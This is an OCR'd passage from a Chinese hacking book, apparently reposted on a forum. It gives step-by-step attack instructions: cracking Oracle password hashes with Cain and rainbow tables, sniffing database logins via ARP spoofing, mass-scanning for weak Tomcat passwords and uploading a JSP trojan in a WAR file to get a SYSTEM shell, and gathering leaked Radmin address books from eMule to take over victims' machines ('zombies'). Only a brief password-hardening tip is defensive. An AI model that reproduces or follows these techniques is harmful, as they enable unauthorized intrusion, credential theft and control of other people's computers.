


图82

二、以DBA权限登录后的破解

当得到一个远程登录账号后，可以使用Checkpwd来验证数据库中所有的缺省用户的默认密码。Checkpwd是采用远程破解的，速度比较慢，不过能清晰的看出每个账户的状态（过期、锁定），其使用格式为：checkpwdusername/password@//ip:port/sidpasswordfile，配合参数后的执行效果如图83。




图83

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

我们也可以使用Sqlplus直接登录到Oracle数据库，然后使用“**select username,password form dba_users**”命令查看数据库中的用户名和密码，接着本地用 Cain 来破解，如图 84。




图 84

本地破解速度是非常快的，我推荐先选择字典破解。在 Cain 中点选“Cracker”标签页，然后右键点击先前导入好的用户名和哈希值，选择“Dictionary Attack”选项就可以开始字典破解了，效果如图 85、图 86。




图 85




图 86

字典攻击无效果的时候，可以采用 RainBow 破解。Cain 自带了 Rainbow 表生成器，打开 Winrtgen，点选“AddTable”，在“Hash”栏中选择“Oracle”；“Min Len”、“Max Len”分别表示最小密码长度和最大密码长度；在“Charset”选择密码中的字符集，然后点“Ok”按钮就能开始生成 Rainbow 表了，如图 87。

生成表所用的时间要看你的 CPU 和你刚才的 Rainbow 配置了，这会占用大量的硬盘空间和 CPU 资源，不过好处是一次生成可以多次使用，效率也不错。

三、同交换机 / 集线器下的其他 Oracle 数据库破解

THC 组织新发布了一款叫 Orakel 的工具，该工具可以分析、破解 Oracle 数据库脆弱的远程认证机制。经我测试，该工具仿佛只对 Oracle 8i 的远程登录认证有效，不过随软件附带的文档提供了一种攻击方法。

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

我们知道集线器（HUB）是在同一个冲突域和广播域中的，可以直接使用Ethereal这类的抓包工具抓取其他端口的用户连接Oracle8i数据库的认证信息。我测试的时候选择的是Ethereal抓包工具，因为该工具有个非常好的功能“Follow TCP Stream”，可以利用这个功能快速的找出认证包中的AUTH_SESSKEY、AUTH_PASSWORD、连接用户名的值，然后把相关的值填入OrakelSniffert工具中，就可以破解了。

OrakelSniffert工具支持字典破解和暴力破解，破解速度非常快，效果如图88、图89。




图87




图88



图89

如果是在交换机的环境下（SWITCH），每个端口都是一个冲突域，我们无法直接的捕捉到其他端口的信息，但可以利用ARP欺骗技术或配置交换机的端口分析功能（SPAN），让其他端口的数据包流量流经本地。实际应用中，最常用的还是ARP欺骗技术，然后使用Ethereal抓取认证过程，破解的方法是一样的。

四、防护

由基础知识1得知，默认情况下设置标准的Oracle密码是很不复杂的，但可以使用双引号来突破Oracle的设置密码限制，比如通过使用双引号能够添加一些额外的字符，如：%^@$*()_+~'-=[{}]\|;:',<.>

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

在Oracle中添加并赋予用户DBA权限的命令如下，效果如图90。

```
SQL> create user minnie identified by "%^@$*()_+~`=-[]{|\;'",
SQL> grant dba to minnie;
```



图90

通过设置如此复杂的密码，可以在一定程度上防止密码的破解。

以上两篇文章为我们接触oracle方面的知识打开了大门，不过这也是一些基础的东西，你要真正成为一个oracle方面的高手，就得像学习MSSQL等其它数据库语言一样，狠下功夫才行，必须了解如内置的存储过程和一些封装包的安全性等。

Oracle一路发展至今，安全性已经提高了不少，我们将在以后的章节中展示如何在数据库为oracle的情况下拿到数据库权限或者进行渗透，这一小节就先到这里了。

2.5.6 tomcat弱口令的入侵

Tomcat服务器是一个免费的、开放源代码的web应用服务器，和我们平常见到的Apache和IIS一样，都可以提供web服务。它是Apache软件基金会（Apache Software Foundation）的Jakarta项目中的一个核心项目，由Apache、Sun和其他一些公司及个人共同开发而成。由于有了Sun的参与和支持，最新的Servlet和JSP规范总是能在Tomcat中得到体现，Tomcat 5支持最新的Servlet 2.4和JSP 2.0规范。Tomcat技术先进、性能稳定，而且免费，因而深受Java爱好者的喜爱并得到了部分软件开发商的认可，成为目前比较流行的Web应用服务器。

Tomcat很受广大程序员的喜欢，因为它运行时占用的系统资源小，扩展性好，支持负载平衡与邮件服务等开发应用系统常用的功能；而且它还在不断的改进和完善中，任何一个感兴趣的程序员都可以更改它或在其中加入新的功能。

由于tomcat安装的时候默认是以system权限启动的，类似于apache服务一样，而且tomcat解析的是jsp后缀的文件，因此当管理员配置不当时，极易引起攻击者的攻击。**Tomcat默认的后台管理端口是8080（这个是可以更改的），进入tomcat后台后，有两个地方可以利用，因为有两个目录可以访问，它们是：/admin和/manager/html**。

/admin目录下的利用方法为：依次选择**Service--host--actions--Create New Context**建立虚拟目录，Document Base填你想浏览的目录，比如c:\；Path自己随便写，例如/test。然后直接在浏览器中输入**http://ip/test**进行访问就可以看到c盘内容了。

/manager/html目录下的利用方法为：直接上传一个包含jsp木马的war文件就可以得到一个shell了。这里要提醒大家，不能直接上传jsp木马，其它文件也一样。如要上传nc.exe，把nc.exe放到war文件里就可

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

以传上去了。一般情况下得到的jspshell都可以执行系统命令。

好了，我们来实际测试一下。扫描这种弱口令的工具Aapche Tomcat Crack是一位大牛写的，我们直接用就可以了。在“start ip”和“end ip”里面分别填上扫描的范围，然后点击“add”，接着点击“start”就开始扫描了，如图91。




图91




图92

不过，这个工具在xp系统上运行不太稳定，经常会处于假死状态，但是在Windows 2003系统下却很正常，大家按照系统来选择使用吧。如果你扫描的范围比较大，需要等待相当长的一段时间。

当你在“results”栏中看见有结果显示时就可以进行下一步的操作了，我们先打开相应的url，比如**http://x.x.183.8:8080/manager/html**，回车后会弹出一个权限验证框，如图92。

前面我们已经扫描到了用户名和密码，直接输入后点“确定”便会来到如图93的界面。




图93

在这个页面的下方，有一个上传的地方，如图94。




图94

记得一定要上传war格式的文件，里面包含你的jsp木马。war就像rar（一种压缩格式）文件一样，如果你想传其它的文件，可以先把war格式的文件改成rar格式，然后再向里面添加你的文件，上传的时候再

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

改回 war 格式即可。

这里我上传的是 job.war，里面添加了个 s.jsp 文件。先打开 url：**http://x.x.183.8:8080/job/**，发现出现如图 95 的提示。



图 95




图 96

不要紧，在 job 路径后面加一个 **s.jsp**（s.jsp 就是 job.war 里面包含的 jsp 脚本木马了），问题依旧，如图 96。

看到这里大家是不是认为没戏了？其实不然，因为不可预知的因素太多了，我们不能就这样放弃。回到 **/manager/html**，发现有一行提示：**"FAIL - War file "job.war" already exists on server"**，如图 97。

从这条信息我们可以知道 job.war 已经存在，表示上传成功了的。那我们改一个名字再传上去，比如 job11.war，然后再访问这样的 url：**http://x.x.183.8:8080/job11/s.jsp**，如图 98，这会正常了，顺利得到 shell。




图 97



图 98

得到 shell 后就可以干许多事情了，因为 jsp 程序一般都是配以 system 权限的，因此权限很大，如图 99。

看到当前用户名没有，是 system 哦！呵呵，也就是最高权限了。如果服务器恰好又开了 3389，那么加一个用户上去是很简单的事情，这里就不多说了。下面，我们来看看 admin 目录下的利用。

Admin 目录的登录界面和 manager/html 目录的不太一样，如图 100。




图 99




图 100

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

进去后一定要看仔细了，好多人对admin这个目录不太会利用。在左边侧框栏中可以看到“Tomcat Server—Service”，如图101。

Service树叉旁边有一个类似于放大镜的图标，接着树叉下面出现了一个host的树叉，这个树叉展不展开无所谓。点击一下这个“host”，在右边就出现了如图102的画面。

右边显示的内容中有一个明显的“host actions”下拉选项，我们选择“create new context”，在出现的画面中，“document base”一栏填入你想要浏览的内容，如“c:/”，表示想浏览c盘根目录的内容；在“path”一栏随便填写，如“/test”。接着点击右下角的“save”按钮进行保存，如图103。

现在就可以打开url：**http://x.x.195.6:8080/test**进行访问，看看里面都有什么，是不是c盘根目录的内容，如图104。

怎么样？c盘根目录的内容一览无余了吧。当我们不能上传时，可以利用admin目录下的这个特性，非常有用哦。



图101




图102




图103




图104

每月最新精品黑客安全网络书籍
就上溜客安全网 www.176ku.com
bbs.hh010.com

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

总结一下，类似于这样的撒网式攻击只能说对那些在管理安全上意识薄弱的人上了一课，我们重要的是知道，设置一个强壮的口令是很有必要的。tomcat 实在太强大了，强大的令人难以置信，配置不合理就会成为一个后门，一不小心就会被黑客们所利用。

2.5.7 第三方管理工具 radmin 和 VNC 弱口令入侵

我们先来谈一下 radmin，它是一款远程控制软件，就目前来看，仍然有许多的人在使用它，包括管理一些服务器。Radmin 比较受欢迎的主要原因是：运行速度快，支持被控端以服务的方式运行、支持多个连接和 IP 过滤（即允许特定的 IP 控制远程机器）、支持远程关机等。在安全方面，它支持 Windows nt/2000 用户级安全特性，可以将远程控制的权限授予特定的用户或者组。Radmin 提供加密的工作模式，所有的数据（包括屏幕影像、鼠标和键盘的移动）都使用 128 位强加密算法加密。服务器端会将所有操作写进日志文件，以便于事后查询，服务端有 ip 过滤表，对 ip 过滤表外的控制请求将不予回应。radmin 目前支持 tcp/ip 协议，应用十分广泛。

在了解了 radmin 这么多特性之后，我们觉得仍然有可乘之机。如果被控端没有设置复杂的密码，我们就可以轻易地连接上去。除此之外，radmin 还有一个很重要的文件，那就是 **Radmin.rpb**。

在安装 radmin 3.0 及后续版本后，只要使用过 radmin 客户端，radmin 控制端就会自动在系统中生成一个唯一的 radmin.rpb 文件。而我们只要找到 rdmin.rpb 文件，然后导入到我们的控制端就可以控制别人了。其他的利用方法还是前面提到过的，就是对 4899（radmin 默认端口）进行弱口令扫描。下面我们就来看一下我的好友 simeon 写的这篇关于用电驴抓鸡的文章吧。

◆ **《我用“电驴”抓肉鸡》** ◆

我用“电驴”抓肉鸡？难道是放一个“电驴”在路上，等“火鸡”过来，一不小心踩在“电驴”上结果给烫熟了，就成了“肉鸡”？很多朋友说抓肉鸡很难，找好肉鸡就更难！其实也不然，关键就在于敢动脑子。没有做不到的事情，只有想不到的事情，“人有多大胆，地有多大产”！闲话少说，且写正传！

一、抓肉鸡工具

工欲善其事，必先利其器，今天我们抓肉鸡主要使用以下几样工具：

1、eMule，俗称“电驴”，跟 FlashGet、迅雷、bt 等为同类软件，其最大特点是搜索方便，本文用到的地方就是其搜索功能和下载功能。

2、Radmin 客户端，是用来连接服务器端实施控制的工具。在 Radmin 中只需要导入 Radmin 地址薄，并输入正确的口令即可对肉鸡进行控制。

二、搜索 Radmin.rpb 文件

1、什么是 Radmin.rpb 文件

在安装 Radmin3.0 及其后续版本后，只要使用过 Radmin 客户端，Radmin 控制端就会自动在系统中生成一个唯一的 Radmin.rpb 文件，如图 105，其文件路径为：“**C:\Documents and Settings\Administrator\Application Data\Radmin**”。




图 105

注意：系统“Application Data”目录默认情况为隐藏，如果想要查看，必须在资源管理器的“工具”－“文件夹选项”中设置“显示系统受保护文件”以及“显示所有文件以及文件夹”。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

如果各位黑友在“工作”过程中，“偶然”发现有这个文件，哈哈，恭喜你运气很好啊。**Radmin.rpb文件主要包含IP地址以及端口号**，通常我们使用Radmin远程控制软件，一般都有保留肉鸡IP以及口令在客户端上的习惯。试想，如果您有很多很多肉鸡，每一次都查找或者通过记忆来选择，是非常麻烦的，而且不可能一下子全记住。

2、搜索Radmin.rpb文件

eMule（电驴）用户共享文件夹来实行下载积分，共享的越多，贡献值就越多，下载速度也就越快。很多用户在使用时，一不小心将不该共享的文件夹给共享了，这就给我们通过电驴来搜索相关配置文件提供了方便。

使用“电驴”搜索Radmin.rpb文件时，必须要求能够连接上eMule服务器。默认情况下，运行eMule程序后大概几十秒就会自动连接上eMule服务器，然后我们在eMule中使用“搜索”功能，在“名字”中输入“radmin.rpb”、“.rpb”、“rpb”等关键字，在“搜索结果”中去查找包含“radmin.rpb”字样的条目即可，如图106，双击后就可以进行下载了。

3、等待Radmin.rpb文件

呵呵，等待“Radmin.rpb”文件是一个既痛苦又快乐的过程，有时候运气好，一会儿就会下载到本地，毕竟Radmin.rpb这个文件不会太大，一般几K到几十K大小，当然越大越好。

eMule下载文件时，如果没有指定下载文件的目录，则默认下载到eMule安装程序下面的“Incoming”文件夹中。我们可以通过**“共享文件”－“下载的文件”**查看文件是否已经成功下载，如图107。




图106

三、导入Radmin.rpb文件到Radmin客户端

运行Radmin客户端程序，选择**“工具”－“导入地址薄”**，从eMule的下载目录中将本例中下载的“radmin3phonebook.rpb”文件导入Radmin，如图108、图109。




图108




图107

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

